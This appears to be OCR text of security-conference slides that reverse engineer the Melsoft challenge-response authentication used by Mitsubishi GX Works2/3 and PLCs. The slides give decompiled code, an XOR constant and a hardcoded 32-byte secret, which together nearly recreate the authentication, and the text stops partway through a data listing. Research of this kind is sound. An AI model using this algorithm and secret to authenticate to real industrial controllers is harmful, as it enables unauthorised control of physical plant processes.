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
Modern ICS/SCADA Ecosystems Overview



Dissect and Compromise Mitsubishi Ecosystems

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
How to Compromise Mitsubishi Ecosystems



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Melsoft Authentication

- Omit to establish a connection and header, focus on Authentication

Send 0x5a0000ff to get Challenge Code

PLC returns the random 10 bytes Challenge Code. EWS will calculate the authentication code to pass the authentication based on the 10 bytes Challenge Code

EWS will generate 32 bytes and response to PLC with 0x0114 to pass the Authentication

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

Reverse Engineering on GxWork2/3





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
Reverse Engineering on GxWork2/3 (Cont.)

- After Get random 10 bytes Challenge Code



1. $Xored\_buffer = Challenge\ Code \oplus xor\_base\_hex$

   $xor\_base\_hex = \{0x4d, 0x45, 0x4c, 0x53, 0x45, 0x43, 0x2d, 0x51, 0x00, 0x00\}$

2. Change the Xored_buffer place

$$tmp\_buf8[0] = xored\_buf[7]$$
$$tmp\_buf8[1] = xored\_buf[3]$$
$$tmp\_buf8[2] = xored\_buf[0]$$
$$tmp\_buf8[3] = xored\_buf[6]$$
$$tmp\_buf8[4] = xored\_buf[5]$$
$$tmp\_buf8[5] = xored\_buf[2]$$
$$tmp\_buf8[6] = xored\_buf[4]$$
$$tmp\_buf8[7] = xored\_buf[1]$$
$$tmp\_buf8[8] = xored\_buf[4]$$
$$tmp\_buf8[9] = xored\_buf[8]$$

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
Reverse Engineering on GxWork2/3 (Cont.)

- After Get random 10 bytes Challenge Code



3. Convert tmp_buf to short variable

```
tmp_buf16[0] = *(uint16_t *)(&tmp_buf8[0]);
tmp_buf16[1] = *(uint16_t *)(&tmp_buf8[2]);
tmp_buf16[2] = *(uint16_t *)(&tmp_buf8[4]);
tmp_buf16[3] = *(uint16_t *)(&tmp_buf8[6]);
tmp_buf16[4] = *(uint16_t *)(&tmp_buf8[8]);
```

4. Verify PLC 10 bytes Challenge Code, Sum the tmp_buf

```
buf16_sum = tmp_buf16[0] + tmp_buf16[1] + tmp_buf16[2] + tmp_buf16[3];
if (tmp_buf16[4] != buf16_sum)
{
   return -1;
}
```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
Reverse Engineering on GxWork2/3 (Cont.)

- After Get random 10 bytes Challenge Code



5. **Retrieve 4 short varible to interger variable**

```
tmp_buf32[0] = tmp_buf16[3] * tmp_buf16[1];
tmp_buf32[1] = tmp_buf16[3] * tmp_buf16[0];
tmp_buf32[2] = tmp_buf16[3] * tmp_buf16[2];
tmp_buf32[3] = tmp_buf16[3] * tmp_buf16[3];
```

Go to function sub_10062C3E

Reverse Engineering on GxWork2/3 (Cont.)

```
1 int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
2 {
3   int v4; // ecx
4   int v5; // esi
5   int i; // ecx
6   _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
7   char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
8   char Output[64]; // [esp+90h] [ebp+28h] BYREF
9
10  memset(Output, 0x36, sizeof(Output));
11  v4 = 0;
12  v5 = a1 - (_DWORD)Output;
13  do
14  {
15    Output[v4] ^= Output[v4 + v5];
16    ++v4;
17  }
18  while ( v4 < 32 );
19  sub_10062860(v8);
20  sub_10062B7B((int)v8, (int)Output, 64);
21  sub_10062B7B((int)v8, a2, a3);
22  sub_10062BC6(v8, _5cdb);
23  memset(Output, 92, sizeof(Output));
24  for ( i = 0; i < 32; ++i )
25    Output[i] ^= Output[i + v5];
26  sub_10062860(v8);
27  sub_10062B7B((int)v8, (int)Output, 64);
28  sub_10062B7B((int)v8, (int)_5cdb, 32);
29  sub_10062BC6(v8, a4);
30  sub_10062860(v8);
31  memset(Output, 0, 0x20u);
32  memset(_5cdb, 0, sizeof(_5cdb));
33  return 0;
34 }
```

6. Use a pre-defined 32 bytes code (generated by sub_10005cdb) to generate 32 bytes hex

```
uint8_t array_5cdb[32] =
{
        0xb0, 0x7e, 0x32, 0x90, 0xb7, 0xc9, 0xa6, 0xa7,
        0xe4, 0x92, 0x8b, 0x9d, 0x7d, 0x62, 0xbb, 0x6b,
        0x62, 0xdc, 0x64, 0x5d, 0xd7, 0x51, 0x68, 0xd2,
        0x66, 0xf7, 0xd0, 0x2b, 0xb1, 0x1a, 0xa2, 0x9f
};
```

7. Generate 64 bytes Output buffer

```
memcpy(&out_buf[0], array_5cdb, 32);
memcpy(&out_buf[32], &tmp_buf32[0], 16);
memcpy(&out_buf[48], &tmp_buf8[0], 10);
out_buf[58] = 0x00;
out_buf[59] = 0x00;
out_buf[60] = 0x20;
out_buf[61] = 0xf2;
out_buf[62] = 0x08;
out_buf[63] = 0x19;
```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Reverse Engineering on GxWork2/3 (Cont.)

```
1 int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
2 {
3   int v4; // ecx
4   int v5; // esi
5   int i; // ecx
6   _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
7   char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
8   char Output[64]; // [esp+90h] [ebp+28h] BYREF
9
10  memset(Output, 0x36, sizeof(Output));
11  v4 = 0;
12  v5 = a1 - (_DWORD)Output;
13  do
14  {
15    Output[v4] ^= Output[v4 + v5];
16    ++v4;
17  }
18  while ( v4 < 32 );
19  sub_10062860(v8);
20  sub_10062B7B((int)v8, (int)Output, 64);
21  sub_10062B7B((int)v8, a2, a3);
22  sub_10062BC6(v8, _5cdb);
23  memset(Output, 92, sizeof(Output));
24  for ( i = 0; i < 32; ++i )
25    Output[i] ^= Output[i + v5];
26  sub_10062860(v8);
27  sub_10062B7B((int)v8, (int)Output, 64);
28  sub_10062B7B((int)v8, (int)_5cdb, 32);
29  sub_10062BC6(v8, a4);
30  sub_10062860(v8);
31  memset(Output, 0, 0x20u);
32  memset(_5cdb, 0, sizeof(_5cdb));
33  return 0;
34 }
```

8. Generate 64 bytes array which value is 0x36

9. Perform Exclusive-OR first 32 bytes and _5cdb array

```
memset(out_buf, 0x36, 64);
for (idx = 0; idx < 32; idx++)
        out_buf[idx] ^= array_5cdb[idx];
```

Go to function sub_10062860

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Reverse Engineering on GxWork2/3 (Cont.)

```
int __stdcall sub_10062860(_DWORD *a1)
{
  _DWORD *v1; // eax
  int v2; // edx

  v1 = a1;
  v2 = 8;
  do
  {
    *v1 = *(_DWORD *)((char *)v1 + &unk_10127E68 - (_UNKNOWN *)a1);
    ++v1;
  }
  while ( --v2 );
  memcpy(v1, &unk_10127E68, 0x20u);
  return 0;
}
```

```
.data:10127E68 unk_10127E68    db  67h ; g          ; DATA XREF: gen_104bytes_10062860+6To
.data:10127E69                 db 0E6h ; æ
.data:10127E6A                 db   9
.data:10127E6B                 db  6Ah ; j
.data:10127E6C                 db  85h ; …
.data:10127E6D                 db 0AEh ; ®
.data:10127E6E                 db  67h ; g
.data:10127E6F                 db 0BBh ; »
.data:10127E70                 db  72h ; r
.data:10127E71                 db 0F3h ; ó
.data:10127E72                 db  6Eh ; n
.data:10127E73                 db  3Ch ; <
.data:10127E74                 db  3Ah ; :
.data:10127E75                 db 0F5h ; õ
.data:10127E76                 db  4Fh ; O
.data:10127E77                 db 0A5h ; ¥
.data:10127E78                 db  7Fh ;
.data:10127E79                 db  52h ; R
.data:10127E7A                 db  0Eh
.data:10127E7B                 db  51h ; Q
.data:10127E7C                 db  8Ch ; Œ
.data:10127E7D                 db  68h ; h
.data:10127E7E                 db   5
.data:10127E7F                 db  9Bh ; ›
.data:10127E80                 db 0ABh ; «
.data:10127E81                 db 0D9h ; Ù
